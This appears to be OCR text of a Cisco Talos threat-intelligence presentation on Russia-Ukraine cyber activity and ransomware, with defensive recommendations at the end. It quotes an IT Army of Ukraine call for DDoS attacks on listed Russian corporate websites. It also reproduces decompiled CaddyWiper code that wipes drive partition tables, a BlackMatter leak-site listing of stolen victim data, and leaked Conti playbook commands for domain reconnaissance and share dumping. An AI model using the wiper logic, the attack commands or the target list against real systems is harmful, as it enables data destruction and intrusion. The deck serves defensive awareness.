Channel created

Channel photo changed



IT ARMY of Ukraine

40K subscribers

IT ARMY of Ukraine


For all IT specialists from other countries, we translated tasks in English.

Task # 1 We encourage you to use any vectors of cyber and DDoS attacks on these resources.

Business corporations
Gazprom – https://www.gazprom.ru/
Lukoil – https://lukoil.ru
Magnet – https://magnit.ru/
Norilsk Nickel – https://www.nornickel.com/
Surgetneftegas – https://www.surgutneftegas.ru/
Tatneft – https://www.tatneft.ru/
Evraz – https://www.evraz.com/ru/
NLMK – https://nlmk.com/
Sibur Holing – https://www.sibur.ru/
Severstal – https://www.severstal.com/
Metalloinvest – https://www.metalloinvest.com/
NNC – https://nangs.org/
Russian Copper Company – https://rmk-group.ru/ru/
TMK – https://www.tmk-group.ru/
Yandex – https://ya.ru/
Polymetal International – https://www.polymetalinternational.com/ru/
Uralkali – https://www.uralkali.com/ru/
Eurosibenergo – https://www.eurosib.ru/
OMK – https://omk.ru/

New wiper malware found ‘Caddy Wiper’

- Ongoing cyber attacks – in this case, new wiper malware detected by ESET
- Unique in its attack methods
- Apparently compiled same day – if true, signifies new elements of war
- Russia has pre-positioned access very well



```
  CloseHandle = (void (__stdcall *)(HANDLE))sub_401530(v10, v3);
  drives_left = 9;
  BytesReturned = 0;
  hDevice = (HANDLE)-1;
  bzero(nul_bytes, sizeof(DRIVE_LAYOUT_INFORMATION_EX_AND_13_PARTITIONS));
  v7[0] = '\\';
  v7[1] = '\\';
  v7[2] = '.';
  v7[3] = '\\';
  v7[4] = 'P';
  v7[5] = 'H';
  v7[6] = 'Y';
  v7[7] = 'S';
  v7[8] = 'I';
  v7[9] = 'C';
  v7[10] = 'A';
  v7[11] = 'L';
  v7[12] = 'D';
  v7[13] = 'R';
  v7[14] = 'I';
  v7[15] = 'V';
  v7[16] = 'E';
  v7[17] = '9';
  v7[18] = 0;
  do
  {
    hDevice = CreateFileW(v7, 0xC0000000, 3, 0, 3, 128, 0);
    if ( hDevice != (HANDLE)INVALID_HANDLE_VALUE )
    {
      DeviceIoControl(
        hDevice,
        IOCTL_DISK_SET_DRIVE_LAYOUT_EX,
        nul_bytes,
        sizeof(DRIVE_LAYOUT_INFORMATION_EX_AND_13_PARTITIONS),
        0,
        0,
        &BytesReturned,
        0);
      CloseHandle(hDevice);
    }
    --LOBYTE(v7[17]);
  }
  while ( drives_left-- );
}
```

Talos & Ukraine

Current assistance

- Providing defensive guidance
- Assisting with forensic analysis
- Providing intelligence
- Assisting in hunting activities

Partnerships

- State Special Communications Service of Ukraine (SSSCIP)
- Cyberpolice Department of the National Police of Ukraine
- National Coordination Center for Cybersecurity (NCCC at the NSDC of Ukraine)

Previous assistance

- Six years in region
- On the ground during NotPetya
- Assisted with forensic analysis multiple events
- Assisted in monitoring of election infrastructure during 2019 presidential election

What can you do?

✓ Nothing we have seen in Ukraine changes our recommendations

✓ Everything that you know you're supposed to be doing is what you should do


✓ You know where you have "accepted risk"

- Revisit that decision
- Harden that environment
- Isolate and monitor aggressively

✓ Focus intelligence activities to understand current Russian and unattributed activities and react quickly

Ransomware is still awful

- No decrease in ransomware attacks
- Adversaries are pivoting to Ukraine based lures for stage 1
- Revil actors arrested – no appreciable dent in volume
  - Suspect internal politics
- Every sector is on the table for targeting – but medical is lucrative



TECH CYBERSECURITY


Apparent ransomware attack closes Baltimore County public schools

'We were the victim of a ransomware cyberattack,' says BCPS official

By Russell Brandom | Nov 25, 2020, 10:02am EST

Talos
Cisco Security Research

2022: Data Exfiltration



BlackMatter - Tor Browser
Problem | Black | BlackMa | 414 Req | BlackMa | Problem | BlackMa | BlackMa | BlackMa | BlackMa | BlackMa | BlackMa | blackmax7s | logo.png
blackmax7su6mbwtcyo3xwtpfxpm356jjqrs34y4crcytpw7mifuedyd.onion
FOR MEDIA
CONTACT US

BlackMatter Ransomware

National Beverage

NATIONALBEVERAGE.COM

DATA SIZE	210 GB

Data contains:
- Finance
- Contracts
- Projects
- Marketing
- HR - Employees PII data (SSN, DOB, etc.)
- Legal

PUBLISHED | GO TO POST

Keycentrix

KEYCENTRIX.COM

DATA SIZE	285 GB

Data contains:
- Product source codes
- Customer credit cards
- Accounting
- Contracts
- NDA
- Projects

PUBLISHED | GO TO POST

LA-Martiniquaise

LA-MARTINIQUAISE.COM

DATA SIZE	30 GB

Data contains:
- Banking
- Details of agreements
- Contracts
- Internal company docs
- Customers files
- Customers Data

PUBLISHED | GO TO POST

JMclaughlin

JMCLAUGHLIN.COM

DATA SIZE	300 GB

Data contains:
- Banking
- Details of agreements
- Contracts
- Internal company docs

BCP Securities

BCPSECURITIES.COM

DATA SIZE	14 GB

Trading operations, brokerage accounts and data.

- Banking
- Details of agreements
- Contracts

CasagrandeGroup

CASAGRANDEGROUP.COM


DATA SIZE	11 GB


Data contains:
- *Banking*
- *Details of agreements*
- *Contracts*
- *Internal company docs*

Talos
Cisco Security Research

Learn from us and them: Conti playbook

https://blog.talosintelligence.com/2021/09/Conti-leak-translation.html





Stage I. Privilege escalation and information collection

1. Initial reconnaissance

1.1. Company revenue search

Find company website

Google: website+revenue (mycorporation.com+revenue)

("mycorporation.com" "revenue")

Check more than one website if possible

(owler, manta, zoominfo, dnb, rocketrich)

1.2. AV detection

1.3. **shell whoami** <===== Who am I

1.4. **shell whoami /groups** --> my bot rights (if bot returned blue monitor)

1.5.1. **shell nltest /dclist:** <===== domain controllers

net dclist <===== domain controllers

1.5.2. **net domain_controllers** <===== this command will show IP addresses of domain controllers

1.6. **shell net localgroup administrators** <===== local administrators

1.7. **shell net group /domain "Domain Admins"** <===== domain administrators

1.8. **shell net group "Enterprise Admins" /domain** <===== enterprise administrators

1.9. **shell net group "Domain Computers" /domain** <===== Quantity of workstations in domain

1.10. **net computers** <===== ping all hosts with display of IP addresses

Preferably execute Kerberoast attack if more than 3k hosts received since bot can disconnect while dumping shares for 2 hours

2. Dump of Shares

Dump shares in two cases:

1. When looking for place for payload. In this case we're looking for writable shares only (admin share without shares local user have access to). To get the list run:

powershell-import /home/user/work/ShareFinder.ps1

psinject 1234 x64 Invoke-ShareFinder -CheckAdmin -Verbose | Out- File -Encoding ascii C:\ProgramData\sh.txt

2. When searching for information we gonna extract during second stage. In this case we'll need to found shares that the local user has access to. Impersonate administrator's token we gonna use for data extraction (different admins can have different access to different shares) and dumb with command:

powershell-import /home/user/work/ShareFinder.ps1

Ransomware death

So, what now?

- Now is the time to re-evaluate your ‘accepted risk’.
- Do you have visibility into your enterprise?
- The most lacking controls are 2FA, unpatched systems, endpoint enabled
- Maintain a strong situational awareness – it’s going to be a bumpy ride

Q&A

TALOSINTELLIGENCE.COM

blog.talosintelligence.com

@talossecurity